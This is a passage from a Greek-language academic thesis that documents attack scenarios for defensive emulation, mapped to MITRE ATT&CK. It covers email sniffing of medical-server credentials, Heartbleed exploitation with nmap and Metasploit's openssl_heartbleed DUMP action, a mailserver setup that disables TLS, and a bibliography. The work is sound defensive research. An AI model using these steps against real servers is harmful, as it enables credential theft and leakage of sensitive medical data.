     Προηγουμένως συναντήθηκε στο: 4.3.9

     Η επικοινωνία μέσω email που περιέχει συνδέσμους που παρέχουν πρόσβαση σε διακομιστή που αποθηκεύει προνομιακά ιατρικά δεδομένα υποκλέπτεται.

   - **T1078 - Έγκυροι λογαριασμοί**

     Τα διαπιστευτήρια που αποκτήθηκαν με την υποκλοπή της επικοινωνίας μέσω email είναι ένα νόμιμο μέσο πρόσβασης στον διακομιστή, το οποίο προορίζεται για τους υπαλλήλους που ζητούν δεδομένα υγείας.

   - **T1041 - Εξαγωγή πάνω από κανάλι C2**

     Ο αντίπαλος ανακτά ευαίσθητα δεδομένα μέσω ενός καναλιού C2 που έχει δημιουργήσει, με σκοπό να τα πουλήσει αργότερα για κέρδος στο darkweb.

6. **Υπόδειγμα Αλληλουχίας Ενεργειών**

   Περιγραφή των απαιτούμενων βημάτων έαν κάποιος επιθυμεί να αναπαράξει την επίθεση στο δικό του περιβαλλόν ελέγχου:


   (α') Δημιουργία συνδέσμου:

   Ένα προβλεπόμενο email με αίτημα για έναν σύνδεσμο που παρέχει πρόσβαση στον διακομιστή PACs αποστέλλεται από έναν υπάλληλο στην κλινική. Το αίτημα ικανοποιείται και λαμβάνεται απάντηση που περιέχει σύνδεσμο που παρέχει

πρόσβαση στον PACS, ακολουθούμενη από ξεχωριστό μήνυμα ηλεκτρονικού ταχυδρομείου που περιέχει προσωρινά διαπιστευτήρια.

(β΄) Υποκλοπή email:

Ο επιτιθέμενος είναι σε θέση να καταγράψει τα μηνύματα email που περιέχουν το σύνδεσμο πρόσβασης και τα διαπιστευτήρια με τη χρήση λογισμικού όπως το Wireshark και απλά να παραβιάσει το περιεχόμενα τα πακέτου IMF, καθώς αυτά δεν είναι κρυπτογραφημένα.



Εικόνα 4.64: *UC25 - Σύλληψη Frames από Wireshark με Φίλτρο IMF*

(γ΄) Εξαγωγή Δεδομένων από PACS:

Χρησιμοποιώντας τις παραπάνω πληροφορίες που υπεκλάπησαν, ο επιτιθέμενος είναι σε θέση να αποκτήσει πρόσβαση στον διακομιστή web μέσω ενός προγράμματος περιήγησης και να συνδεθεί χρησιμοποιώντας τα διαπιστευτήρια. Στη συνέχεια, είναι σε θέση να εξαπολύσει διηθήσει δεδομένα μέσω ενός καναλιού που εξυπηρετεί τον προβλεπόμενο σκοπό του.

4.3.14 UC26 - Heartbleed SSL για Παράνομη Πρόσβαση σε Δεδομένα

1. **Εισαγωγή**

   Υλικό αναφοράς για την περίπτωση Use Case 26 - Heartbleed SSL to Grant Illegal Access to Data. Η ενότητα αυτή περιέχει μία ανάλυση των τεχνικών του επιτιθέμενου σύμφωνα με τη γνωσιακή βάση του MITRE ATT&CK matrix, καθώς και την τοπολογία και απαιτούμενα βήματα για την αναπαραγωγή του σεναρίου σε περιβάλλον ελέγχου ή παραγωγής.

   Το Heartbleed Bug είναι μια σοβαρή ευπάθεια στη δημοφιλή βιβλιοθήκη λογισμικού κρυπτογράφησης OpenSSL. Η ευπάθεια αυτή επιτρέπει την κλοπή των πληροφοριών που προστατεύονται, υπό κανονικές συνθήκες, από την κρυπτογράφηση SSL/TLS που χρησιμοποιείται για την ασφάλεια των επικοινωνιών στο δίκτυο. Το SSL/TLS παρέχει ασφάλεια επικοινωνίας και προστασία της ιδιωτικότητας στο Διαδίκτυο για εφαρμογές όπως web, email, τα άμεσα μηνύματα (IM) και ορισμένα εικονικά ιδιωτικά δίκτυα (VPN).

   Το Heartbleed Bug επιτρέπει σε οποιονδήποτε στο Διαδίκτυο να διαβάσει τη μνήμη των συστημάτων που προστατεύονται από τις ευάλωτες εκδόσεις του λογισμικού OpenSSL. Αυτό θέτει σε κίνδυνο τα μυστικά κλειδιά που χρησιμοποιούνται για την ταυτοποίηση των παρόχων υπηρεσιών και την κρυπτογράφηση της κίνησης, τα ονόματα και τους κωδικούς πρόσβασης των χρηστών και το πραγματικό περιεχόμενο. Αυτό επιτρέπει στους επιτιθέμενους να κρυφακούσουν τις επικοινωνίες, να κλέψουν δεδομένα απευθείας από τις υπηρεσίες και τους χρήστες και να υποδυθούν τις υπηρεσίες και τους χρήστες.

2. **Τοπολογία**

   Παρατίθεται η τοπολογία δικτύου που χρησιμοποιήθηκε κατά την προσομοίωση.


3. **Απαιτήσεις**

   Απαιτούνται τα ακόλουθα ώστε η επίθεση να αναπαραχθεί σε περιβάλλον ελέγχου:

   - Ένα μηχάνημα επίθεσης με εγκατεστημένα τα κατάλληλα εργαλεία σάρωσης και εκμετάλλευσης (Kali linux με nmap και metasploit).
   - Ένας διακομιστής web που χρησιμοποιεί μία από τις απαρχαιωμένες εκδόσεις OpenSSL 1.0.1 έως 1.0.1f, μαζί με κάποιον ουσιαστικό τρόπο διαρροής δεδομένων (π.χ. σύνδεση χρήστη στη μνήμη). Στην περίπτωση αυτή χρησιμοποιήσαμε το περιβάλλον δοκιμών ευπάθειας bee-box[14].
   - Ένας άλλος διακομιστής όπου τα διαπιστευτήρια που έχουν συγκεντρωθεί μπορούν να χρησιμοποιηθούν για να αποκτήσουν πρόσβαση και να χειριστούν ή να συλλέξουν δεδομένα οι επιτιθέμενοι.

4. **Διαγνωστικά**

[14] https://sourceforge.net/projects/bwapp/files/bee-box/



Εικόνα 4.65: *Τοπολογία δικτύου για UC26 - Heartbleed SSL*

Το Heartbleed Bug είναι εύκολα αναγνωρίσιμο από έναν εισβολέα με πρόσβαση σε εργαλεία pentesting. Μια απλή σάρωση θύρας θα δείξει ότι ένας διακομιστής που χρησιμοποιεί το openSSL ακούει στη θύρα 8443.

```
sudo nmap -v -A -O -F -T4 192.168.7.146
```

```
8443/tcp open  ssl/https-alt nginx/1.4.0
|_http-server-header: nginx/1.4.0
|_http-title: 400 The plain HTTP request was sent to HTTPS port
| ssl-cert: Subject: commonName=bee-box.bwapp.local/organizationName=MME/stateOrProvinceName=Flanders/countryName=BE
| Issuer: commonName=bee-box.bwapp.local/organizationName=MME/stateOrProvinceName=Flanders/countryName=BE
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2013-04-14T18:11:32
| Not valid after:  2018-04-13T18:11:32
| MD5:   fbeb 479a 2243 5001 3c79 18f7 4ec9 6fdb
|_SHA-1: ae5f b7be 864a 78e1 6831 8fc1 c96a 4bd2 42c4 e6c3
|_ssl-date: 2021-07-28T13:29:44+00:00; 0s from scanner time.
| tls-nextprotoneg:
|_  http/1.1
```

Εικόνα 4.66: *UC26 - Nmap Ταυτοποίηση Θύρας*

Στη συνέχεια, είναι δυνατή η εκτέλεση ενός προσαρμοσμένου script ελέγχου για την παρουσία του bug.

```
sudo nmap -p 8443 –script ssl-heartbleed 192.168.7.146
```

Το εργαλείο μπόρεσε να εντοπίσει την παρουσία μιας παρωχημένης έκδοσης της βιβλιοθήκης OpenSSL, η οποία θα λειτουργήσει ως το κύριο διάνυσμα της επίθεσής.

5. **Τεχνικές Αντιπάλου**

Εικόνα 4.67: *UC26 - Nmap Script για Heartbleed SSL*

- **T1212 - Εκμετάλλευση για πρόσβαση με διαπιστευτήρια**

  Ο επιτιθέμενος εκμεταλλεύεται ένα ελάττωμα στην υλοποίηση του OpenSSL για να αναγκάσει μια διεργασία να διαρρεύσει τα περιεχόμενα της μνήμης της. Αυτό μπορεί δυνητικά να περιλαμβάνει κωδικούς πρόσβασης που έχουν χρησιμοποιηθεί πρόσφατα. Αυτά τα διαπιστευτήρια μπορούν στη συνέχεια να χρησιμοποιηθούν σε άλλα μηχανήματα στο δίκτυο προκειμένου να αποκτήσουν πρόσβαση σε ευαίσθητες πληροφορίες.

- **T1078 - Έγκυροι λογαριασμοί**

  Προηγουμένως συναντήθηκε στο: 4.3.13

  Εάν ο επιτιθέμενος καταφέρει να αποκτήσει έγκυρα διαπιστευτήρια χρήστη από το παραπάνω βήμα, μπορεί να προσπαθήσει να αποκτήσει πρόσβαση σε άλλα μηχανήματα στο δίκτυο. Αυτό είναι ιδιαίτερα επικίνδυνο στην περίπτωση των λογαριασμών domain ή cloud, καθώς ο αριθμός των συστημάτων στα οποία θα έχει πρόσβαση αυξάνεται δραματικά.

- **T1005 - Δεδομένα από το τοπικό σύστημα**

  Μόλις διαρρεύσει ένα έγκυρο set διαπιστευτηρίων και χρησιμοποιηθεί σε διάφορα συστήματα για να αποκτήσει πρόσβαση, ο επιτιθέμενος μπορεί να συλλέξει, να αποθηκεύσει ή να τροποποιήσει δεδομένα που τον ενδιαφέρουν για τους σκοπούς του.

6. **Υπόδειγμα Αλληλουχίας Ενεργειών**

   Περιγραφή των απαιτούμενων βημάτων έαν κάποιος επιθυμεί να αναπαράξει την επίθεση στο δικό του περιβαλλόν ελέγχου:

   (α') Σάρωση:

   Ένας επιτιθέμενος χρησιμοποιεί εξειδικευμένο λογισμικό, όπως περιγράφεται στα διαγνωστικά, για να ανιχνεύσει και να επαληθεύσει την παρουσία του σφάλματος Heartbleed OpenSSL σε έναν διακομιστή web με δημόσιο όψη (ας σημειωθεί ότι δεν χρειάζεται να βρίσκεται μέσα στο δίκτυο).

```
sudo nmap -v -A -O -F -T4 TARGET_IP
sudo nmap -p 8443 –script ssl-heartbleed TARGET_IP
```

(β΄) Εκμετάλλευση του Heartbleed:

Χρησιμοποιώντας το metasploit, ο επιτιθέμενος εκμεταλλεύεται τον διακομιστή χρησιμοποιώντας το κατάλληλο module για να αναγκάσει τα περιεχόμενα της μνήμης να διαρρεύσουν.

```
use auxiliary/scanner/ssl/openssl_heartbleed
```

Με κατάλληλα διαμορφωμένα RHOSTS και RPORT.

Το υπομενού actions επιτρέπει 3 πιθανές ενέργειες, SCAN, DUMP και KEYS. Θα χρησιμοποιηθεί η ενέργεια DUMP.

```
action DUMP
```

Στη συνέχεια, μπορεί να εκτελεστεί το exploit ώστε να παρατηρηθούν τα περιεχόμενα της μνήμης που διέρρευσαν, όπως αυτά αποθηκεύτηκαν στο τοπικό σύστημα αρχείων. Ας ληφθεί υπ' όψιν ότι θα χρειαστεί να συμβεί κάτι ουσιαστικό στον διακομιστή ιστού, όπως μια σύνδεση συνεδρίας, ώστε να διαρρεύσουν χρήσιμες πληροφορίες.

Μέρος III

Επίλογος

Κεφάλαιο 5

Συμπέρασματα - Μελλοντικές Επεκτάσεις

5.1 Συμπέρασματα

Σκοπός του έργου αυτού ήταν η ανάπτυξη μίας μεθοδολογίας ανάλυσης και κατηγοριοποίησης κυβερνοεπιθέσεων, συνδυάζοντας υπάρχοντα εργαλεία και βάσεις γνώσεων. Αμυνόμενοι, είτε πρόκειται για μπλέ ομάδες κατά το penetration testing, είτε διαχειριστές "ζωντανών" δικτύων, μπορούν να παρατάξουν κυβερνοεπίθεσεις που τεκμηριώθηκαν με τυποποιημένο τρόπο ώστε να είναι επαναλήψιμες και αναπαράξιμες με μικρές παραμετροποιήσεις. Οι απειλές που μελετήθηκαν ήταν επί το πλείστον απτού κινδύνου για σύγχρονα δίκτυα, με έμφαση στη μελέτη ευπαθειών που πλήττουν σύγχρονα λειτουργικά συστήματα, πλήρως ενημερωμένα.

Σαν proof-of-work, η μεθοδολογία χρησιμοποιήθηκε επιτυχώς για την δοκιμή σεναρίων προσομοίωσης απειλών κατά την πιλοτική ανάπτυξη του προγράμματος SPHINX[1] καθώς και σαν βάση για την επέκταση της στο A-DEMO framework[1], το οποίο προτείνει μία ολοκληρωμένη λύση καταγραφής επιθέσεων και άμυνας έναντι αυτών σε όλα τα καίρια βήματα.

Βάσει των παραπάνω και της μελέτης που έγινε πάνω στις περιπτώσεις χρήσης, η προσέγγιση μας κρίνεται αποτελεσματική για την παράταξη επιθέσεων, με τεκμηριωμένη πρακτική εφαρμογή των στόχων, δρώντας ως επιτιθέμενοι στο πιλοτικό πρόγραμμα SPHINX.

5.2 Μελλοντικές Επεκτάσεις

Θα μπορούσε να γίνει ενοποίησή των μελετηθέντων περιπτώσεων χρήσης υπό ένα γραφικό περιβάλλον, με την δυνατότητα έναρξης αυτών εναντίον συστημάτων, αφού ο χρήστης προσδιορίσει κατάλληλες παραμέτρους. Επίσης θα μπορούσαν να καλυφθούν επιπλέον σενάρια κυβερνοεπιθέσεων, διευρύνοντας έτσι τις επιλογές προς εφαρμογή κατά τη λειτουργία κόκκινων ομάδων.

[1] https://sphinx-project.eu/

Παραρτήματα

Παράρτημα Α΄

Παράρτημα Α

Α΄.1 Ρύθμιση mailserver

Επιπλέον της παρεχόμενης αντιγραφικής υποδομής, στο πλαίσιο ρεαλιστικών προσομοιώσεων, εγκατασταθήκε επιπλέον ένας διακομιστής email στο αντιγραφικό περιβάλλον. Η παρουσία μιας τέτοιας υπηρεσίας κρίθηκε απαραίτητη για την επιτυχή αναπαραγωγή μεθόδων κοινωνικής μηχανικής και εκστρατειών email, επιτρέποντας έτσι στα υπόλοιπα στοιχεία της υποδομής να δοκιμαστούν και έναντι τέτοιων τεχνικών των αντιπάλων.

Για τους σκοπούς αυτών των προσομοιώσεων επιλέχθηκε ένας απλός διακομιστής email Debian, ο οποίος χρησιμοποιείται για την αποστολή διαφόρων δειγμάτων κακόβουλου λογισμικού στα θύματα για τις περιπτώσεις χρήσης μας. Τα βήματα για τη ρύθμιση του mailserver περιλαμβάνουν:

- Εγκατάσταση εικονικού μηχανήματος

  Η πιο πρόσφατη εικόνα .iso κατεβαίνει από τη διεύθυνση https://www.debian.org/ και εγκαθίσταται σε μια εικονική μηχανή. Η εγκατάσταση έχει χαμηλές απαιτήσεις υλικού (2GB μνήμης και ένας μόνο πυρήνας επεξεργαστή αρκούν).

- Εκχώρηση στατικής IP

  Μια στατική IP εκχωρείται μέσω του αρχείου /etc/network/interfaces.

```
auto eth0
allow-hotplug eth0
iface eth0 inet static
      address STATIC_IP
      gateway GATEWAY_IP
      netmask 255.255.255.0
```

Εικόνα Α΄.1: *Mailserver - Ρύθμιση στατικής IP*

- Επανεκκίνηση της υπηρεσίας networking:

```
service networking restart
```

- (προαιρετικό) Προσθήκη εγγραφής DNS

Προσθήκη των σχετικών A records για τα επιθυμητά domains στο /etc/bind, εάν εκτελείται μια υπηρεσία DNS σε αυτόν τον διακομιστή. Τα zone files που δημιουργούνται στο /etc/bind, πρέπει να συμπεριληφθούν στο /etc/bind/named.conf, ώστε να μπορεί να γίνει αναφορά σε αυτα.

- Εγκατάσταση postfix

```
install postfix -y
```

Για την εγκατάσταση GUI: Επιλέξτε internet site για το mail configuration. Εισάγετε το επιθυμητό FQDN.

- Πιστοποιητικά SSLTLS

Δημιουργία κλειδιών:

```
openssl genrsa -des3 -out outfile.key 2048
chmod 600 outfile.key
```

Αίτημα υπογραφής κλειδιού:

```
openssl req -new -key outfile.key -out outfile.csr

openssl x509 -req -days 365 -in outfile.csr -signkey outfile.key -out outfile.crt

openssl rsa -in outfile.key -out outfile.key.nopass

mv outfile.key.nopass outfile.key

openssl req -new -x509 -extensions v3_ca -keyout cakey.pem -out cacert.pem -day 365

chmod 600 outfile.key
chmod 600 cakey.pem

mv outfile.key  /etc/ssl/private
mv outfile.crt  /etc/ssl/certs
mv cakey.pem    /etc/ssl/private
mv cacert.pem   /etc/ssl/certs/
```

Εικόνα Α'.2: *Mailserver - Αίτημα Υπογραφής Κλειδιού*

- Ρύθμιση postfix

Επεξεργαστείτε το αρχείο /etc/postfix/main.cf προσθέτοντας ή τροποποιώντας αυτές τις γραμμές:

```
mydomain = DESIRED_DOMAIN_NAME
myorigin = $mydomain
home_mailbox = Maildir/
mailbox_command =

smtpd_sasl_type = dovecot
smtpd_sasl_path = private/auth
smtpd_sasl_auth_enable = yes
```

Εικόνα Α'.3: *Mailserver - Ρύθμιση postfix*

- Επιπλέον παράμετροι:

```
postconf -e "smtpd_tls_auth_only = no"
postconf -e "smtpd_use_tls = yes"
postconf -e "smtp_use_tls = yes"
postconf -e "smtp_tls_note_starttls_offer = yes"
postconf -e "smtpd_tls_key_file = /etc/ssl/private/outfile.key"
postconf -e "smtpd_tls_cert_file = /etc/ssl/certs/outfile.crt"
postconf -e "smtpd_tls_CAfile = /etc/ssl/certs/cacert.pem"
postconf -e "smtpd_tls_loglevel = 1"
postconf -e "smtpd_tls_received_header = yes"
postconf -e "smtpd_tls_session_cache_timeout = 3600s"
```

Εικόνα Α΄.4: *Mailserver - Επιπλέον παράμετροι*

- Επανεκκίνηση postfix:

```
service postfix restart
```

Έλεγχος του status για σφάλματα:

```
service postfix status
```

- Εγκατάσταση Dovecot:

```
apt-get install dovecot-common dovecot-imapd
```

- Τροποποίηση του /etc/dovecot/conf.d/10-ssl.conf:

```
ssl = required
ssl_cert = </etc/ssl/certs/outfile.crt
ssl_key = </etc/ssl/private/outfile.key
```

- Τροποποίηση του /etc/dovecot/conf.d/10-auth.conf:

```
disable_plaintext_auth = yes
```

- Τροποποίηση του /etc/dovecot/conf.d/10-master.conf:

```
    unix_listener /var/spool/postfix/private/auth {
    mode = 0666
    user = postfix
    group = postfix
}
```

Εικόνα Α΄.5: *Mailserver - Τροποποίηση του /etc/dovecot/conf.d/10-master.conf*

- Τροποποίηση του /etc/dovecot/conf.d/10-mail.conf:

Εισαγωγή σχολίου μπροστά από:

```
mail_location = mbox: /mail:INBOX=/var/mail/%u
```

Προσθήκη:

```
mail_privileged_grou = mail
```

- Επανεκκίνηση dovecot:

```
service dovecot restart
service dovecot status
```

Προσθήκη χρηστών:

```
adduser mailuser
adduser mailuser2
```

- Ρύθμιση πελάτη:

  Απαιτείται η εγκατάσταση ενός email client σε ένα μηχάνημα που μπορεί να επικοινωνήσει με τον διακομιστή. Συνδεθείτε χρησιμοποιώντας τα διαπιστευτήρια χρήστη για τον χρήστη που προστέθηκε στο προηγούμενο βήμα. Η διεύθυνση ηλεκτρονικού ταχυδρομείου θα είναι mailuser@DESIRED_FQDN, υποθέτοντας ότι το όνομα τομέα έχει ρυθμιστεί σωστά. Μετά την επιβεβαίωση της εξαίρεσης ασφαλείας για το αυτο-υπογεγραμμένο πιστοποιητικό, ο χρήστης θα μπορεί να έχει πρόσβαση στα μηνύματα ηλεκτρονικού ταχυδρομείου του στο διακομιστή.

Απενεργοποίηση του TLS για σκοπούς δοκιμών:

Η κρυπτογράφηση μπορεί να απενεργοποιηθεί, ώστε να μπορούν να επιδειχθούν επιθέσεις υποκλοπής πακέτων.

Στο αρχείο /etc/postfix/main.cf:

```
smtpd_tls_security_level = none
smtpd_tls_auth_only = no
smtpd_use_tls = no
smtp_use_tls = no
```

Εικόνα Α΄.6: *Mailserver - Απενεργοποίηση TLS*

Α΄.2 Συλλογική παρουσίαση τεχνικών MITRE


Συγκεντρωτικός πίνακας με τις τεχνικές που χρησιμοποιήθηκαν σε όλα τα use cases που μελετήθηκαν.

https://github.com/attacksim/mitre_aggregate_matrix

Το note σε κάθε τεχνική δηλώνει σε ποιό ή ποιά use cases χρησιμοποιήθηκε.

Για την επισκόπηση πρέπει να χρησιμοποιηθεί το εργαλείο:

https://mitre-attack.github.io/attack-navigator/



Εικόνα Α΄.7: *Συγκεντρωτικός Πίνακας Τεχνικών*

Βιβλιογραφία

[1] Stylianos Karagiannis, Alexandros Tokatlis, Sotiris Pelekis, Michael Kontoulis, George Doukas, Christos Ntanos και Emmanouil Magkos. *A-DEMO: ATT&CK Documentation, Emulation and Mitigation Operations: Deploying and Documenting Realistic Cyberattack Scenarios-A Rootkit Case Study. 25th Pan-Hellenic Conference on Informatics*, σελίδες 328–333, 2021.

[2] Roger Kwon, Travis Ashley, Jerry Castleberry, Penny Mckenzie και Sri Nikhil Gupta Gourisetti. *Cyber threat dictionary using mitre att&ck matrix and nist cybersecurity framework mapping. 2020 Resilience Week (RWS)*, σελίδες 106–112. IEEE, 2020.

[3] Daria A Gaskova και Aleksei G Massel. *Modeling scenarios of extreme situations in the energy sector caused by cyber threats. E3S Web of Conferences*, τόμος 289. EDP Sciences, 2021.

[4] Sharif Ullah, Sachin Shetty, Anup Nayak, Amin Hassanzadeh και Kamrul Hasan. *Cyber Threat Analysis Based on Characterizing Adversarial Behavior for Energy Delivery System. International Conference on Security and Privacy in Communication Systems*, σελίδες 146–160. Springer, 2019.

[5] Seungoh Choi, Jeong Han Yun και Byung Gil Min. *Probabilistic attack sequence generation and execution based on mitre att&ck for ics datasets. Cyber Security Experimentation and Test Workshop*, σελίδες 41–48, 2021.

[6] Hsin Yi Chen και Siddharth Prakash Rao. *On Adoptability and Use Case Exploration of Threat Modeling for Mobile Communication Systems. Proceedings of the 2021 ACM SIGSAC Conference on Computer and Communications Security*, σελίδες 2417–2419, 2021.

[7] Firdevs Sevde Toker, Kevser Ovaz Akpinar και Ibrahim Özçelik. *MITRE ICS Attack Simulation and Detection on EtherCAT Based Drinking Water System. 2021 9th International Symposium on Digital Forensics and Security (ISDFS)*, σελίδες 1–6. IEEE, 2021.

[8] Aditya Mathur και others. *SafeCI: Avoiding process anomalies in critical infrastructure. International Journal of Critical Infrastructure Protection*, 34:100435, 2021.

[9] Clem Skorupka και Lindsley Boiney. *THREAT-INFORMED CYBERSECURITY OPERATIONSFOR HEALTHCARE DELIVERY ORGANIZATIONS*. 2021.

[10] Fawaz Alabdulhadi. *Information Security and Privacy in the Cloud of Healthcare Sector, and The Use of Miter Att&ck Framework to Keep the Healthcare Secure*. 2021.

[11] Wenjun Xiong, Emeline Legrand, Oscar berg και Robert Lagerström. *Cyber security threat modeling based on the MITRE Enterprise ATT&CK Matrix*. *Software and Systems Modeling*, 21(1):157–177, 2022.

[12] Zahra Jadidi και Yi Lu. *A threat hunting framework for industrial control systems*. *IEEE Access*, 9:164118–164130, 2021.

[13] Adeen Ayub, Hyunguk Yoo και Irfan Ahmed. *Empirical study of PLC authentication protocols in industrial control systems*. *2021 IEEE Security and Privacy Workshops (SPW)*, σελίδες 383–397. IEEE, 2021.

[14] Tjeerd Slokkker και Frank Wiersma. *Digital Forensic Investigation of Data Theft on the Google Cloud Platform*. 2020.

[15] Kris Oosthoek και Christian Doerr. *Cyber threat intelligence: A product without a process? International Journal of Intelligence and CounterIntelligence*, 34(2):300–315, 2021.

[16] Aidan McCarthy, Liam Furey, Keagan Smith, Daniel Hawthorne και Raymond Blaine. *Application of the armament cyber assessment framework: a security assessment methodology for military systems*. *Proceedings of the 7th Symposium on Hot Topics in the Science of Security*, σελίδες 1–2, 2020.

[17] Erno Pajala. *Situation awareness and Cyber Kill Chain when Russian cyber operators hacked Democratic National Committee*. 2020.

[18] Julie Connolly, Mark Davidson και Charles Schmidt. *The trusted automated exchange of indicator information (taxii)*. *The MITRE Corporation*, σελίδες 1–20, 2014.

[19] Sean Barnum. *Standardizing cyber threat intelligence information with the structured threat information expression (stix)*. *Mitre Corporation*, 11:1–22, 2012.

[20] Blake E Strom, Joseph A Battaglia, Michael S Kemmerer, William Kupersanin, Douglas P Miller, Craig Wampler, Sean M Whitley και Ross D Wolf. *Finding Cyber Threats with ATT and CK (registered trademark)-Based Analytics*. Τεχνική Αναφορά με αριθμό, MITRE CORP ANNAPOLIS JUNCTION MD, 2017.

[21] Otis Alexander, Misha Belisle και Jacob Steele. *MITRE ATT&CK for Industrial Control Systems: Design and Philosophy*. *The MITRE Corporation: Bedford, MA, USA*, 2020.

[22] Max Goncharov. *Criminal hideouts for lease: Bulletproof hosting services*. *Forward-Looking Threat Research (FTR) Team, A TrendLabsSM Research Paper*, 28, 2015.

[23] Liviu Arsene, Radu Tudorica, Cristina Vatamanu και Alexandru Maximciuc. *StrongPity APT-Revealing Trojanized Tools, Working Hours and Infrastructure*. *06*, 2020.

[24] Ibrahim Ghafir, Vaclav Prenosil και others. *Advanced persistent threat attack detection: an overview*. *Int J Adv Comput Netw Secur*, 4(4):5054, 2014.

[25] Target Data Breach. *A "Kill Chain" Analysis of the 2013 Target Data Breach*. 2014.

[26] Guy Martin, Paul Martin, Chris Hankin, Ara Darzi και James Kinross. *Cybersecurity and healthcare: how safe are we? Bmj*, 358, 2017.

[27] Salem T Argaw, Juan R Troncoso-Pastoriza, Darren Lacey, Marie Valentine Florin, Franck Calcavecchia, Denise Anderson, Wayne Burleson, Jan Michael Vogel, Chana O'Leary, Bruce Eshaya-Chauvin και others. *Cybersecurity of Hospitals: discussing the challenges and working towards mitigating the risks*. *BMC medical informatics and decision making*, 20(1):1–10, 2020.

[28] Doug Miller, Ron Alford, Andy Applebaum, Henry Foster, Caleb Little και Blake Strom. *Automated adversary emulation: A case for planning and acting with unknowns*. Τεχνική Αναφορά με αριθμό, MITRE CORP MCLEAN VA MCLEAN, 2018.

